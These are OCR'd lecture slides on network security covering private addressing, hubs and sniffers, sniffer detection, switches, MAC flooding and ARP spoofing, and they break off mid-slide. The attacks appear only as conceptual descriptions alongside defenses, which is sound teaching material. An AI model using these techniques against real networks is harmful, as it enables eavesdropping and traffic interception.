
Routing

Default router +
direct delivery



Routing

Default router + next router + next router + …



Private Addresses

- Some network ranges were reserved for private addressing (IETF RFC 1918):
  - 10.0.0.0 to 10.255.255.255 (1 network, 2^{24} machines)
  - 172.16.0.0 to 172.31.255.255 (16 networks, 2^{16} machines, total)
  - 192.168.0.0 to 192.168.255.255 (256 network, 2^{8} machines each)
- Packets with these addresses (origin or destination) should never be sent outside the network itself
  - An attempt to solve the lack of IP addresses
  - Adds security because machines cannot be addressed from outside the network
- In the previous example, the router has:
  - one public IP address: 62.49.147.170 and
  - two private addresses: 192.168.0.254 and 192.168.1.254


Roadmap

- Attacks and security model
- Network vulnerabilities
- **Physical layer**
- Data link layer
- Network layer
- Transport layer
- Application layer

(Layer 1) Physical Layer: Hubs

- Topics:
  - Behavior
  - Problems
  - Sniffers and anti-sniffers

Hubs



When a signal comes in here...
...the hub sends it to all its other ports


Hub behavior

- Information broadcast on a shared medium
  - Threats: Information Leakage (sniffers)

- Easy to install more devices
  - But anyone can connect
  - Even if the Hub is physically secure

Sniffers

- Usually network adapters operate in a non-promiscuous mode
  - Network adaptors only listen to what is sent to their MAC
- Sniffers work in a promiscuous mode
  - Read all frames, with any MAC
- Some sniffer tools:
  - Tcpdump
  - Wireshark (Ethereal)
  - Snort



Identifying sniffers

- AntiSniff tool
  - Latency Method
    - Send high volume of packets to target
    - Compare time needed to answer to 1 packet *vs* N packets
  - DNS Method
    - Detect large volume of reverse lookup DNS queries from Tcpdump, Wireshark running at sniffer machine
  - OS-specific Method
    - Sends packets to target system which certain operating systems respond to
      - Example: Windows in promiscuous mode always responds to MAC = ff:00:00:00:00:00

Identifying sniffers using ARP

- ARP method
  - Machines cache ARPs
  - Send a non-broadcast ARP with our correct MAC address
  - Then send a broadcast ping with the right IP but wrong MAC address
  - Only a machine which has our correct MAC address from the sniffed ARP will respond
    - i.e., the sniffer machine!

Preventing Sniffing

- Solutions:
  - Prevent the use of network adapters in promiscuous mode
  - Use of switches instead of hubs
    - But does not fully solve (as we will see later)

- Prevent effectiveness of sniffing:
  - One-time passwords
    - e.g. SecurID, S/Key
  - Use of encryption


Roadmap

- Attacks and security model
- Network vulnerabilities
- Physical layer
- **Data link layer**
- Network layer
- Transport layer
- Application layer

(Layer 2) Data Link

- Topics:
  - More on Ethernet and IP addressing
  - Switches
    - Behavior
    - MAC flooding
    - ARP spoofing/poisoning

Switches


When a frame comes in here...
...the switch sends it to where it needs to go.

Switch behavior

- Switches *typically* send frames only to the destination MAC address
  - They have a table with the MAC reachable from each of their ports

Port	MAC
1	00:0e:81:10:19:fc
2	00:1f:42:12:04:72
…	…

- When a frame reaches the switch:
  - Searches for the port where the device with that MAC is at
  - Sends the frame to that port
- Switches reduce the sniffing problem
  - The network adapter *typically* only sees what is meant for it


ARP Vulnerabilities

- MAC flooding
  – Overwhelm the switch with entries
- ARP spoofing/poisoning:
  – An attacker sends a non-requested ARP message with a false IP-MAC address correspondence
  – ARP messages are in no way signed, so it is easy to falsify a message from any given MAC


MAC Flooding

- Attacker sends several unsolicited ARP messages
  - Each ARP message is sent with a different MAC
- When the table is filled up:
  - Some switches stop accepting new connections (DoS)
  - Most switches revert to a Hub mode:
    - Allowing standard sniffing attacks to work again!

	Device	MAC address
1	1	00:0e:81:10:19:fc
2	4	00:0e:81:32:96:af
3	4	00:0e:81:32:96:b0
4	4	00:0e:81:32:96:b1
	...	...
9999	4	00:0e:81:32:97:a4




ARP Tables OK



IP address	MAC address
192.168.0.40	00:0e:81:10:19:fc
192.168.0.1	00:1f:42:12:04:72

IP address	MAC address
192.168.0.20	00:0e:81:10:17:d1
192.168.0.1	00:1f:42:12:04:72


ARP 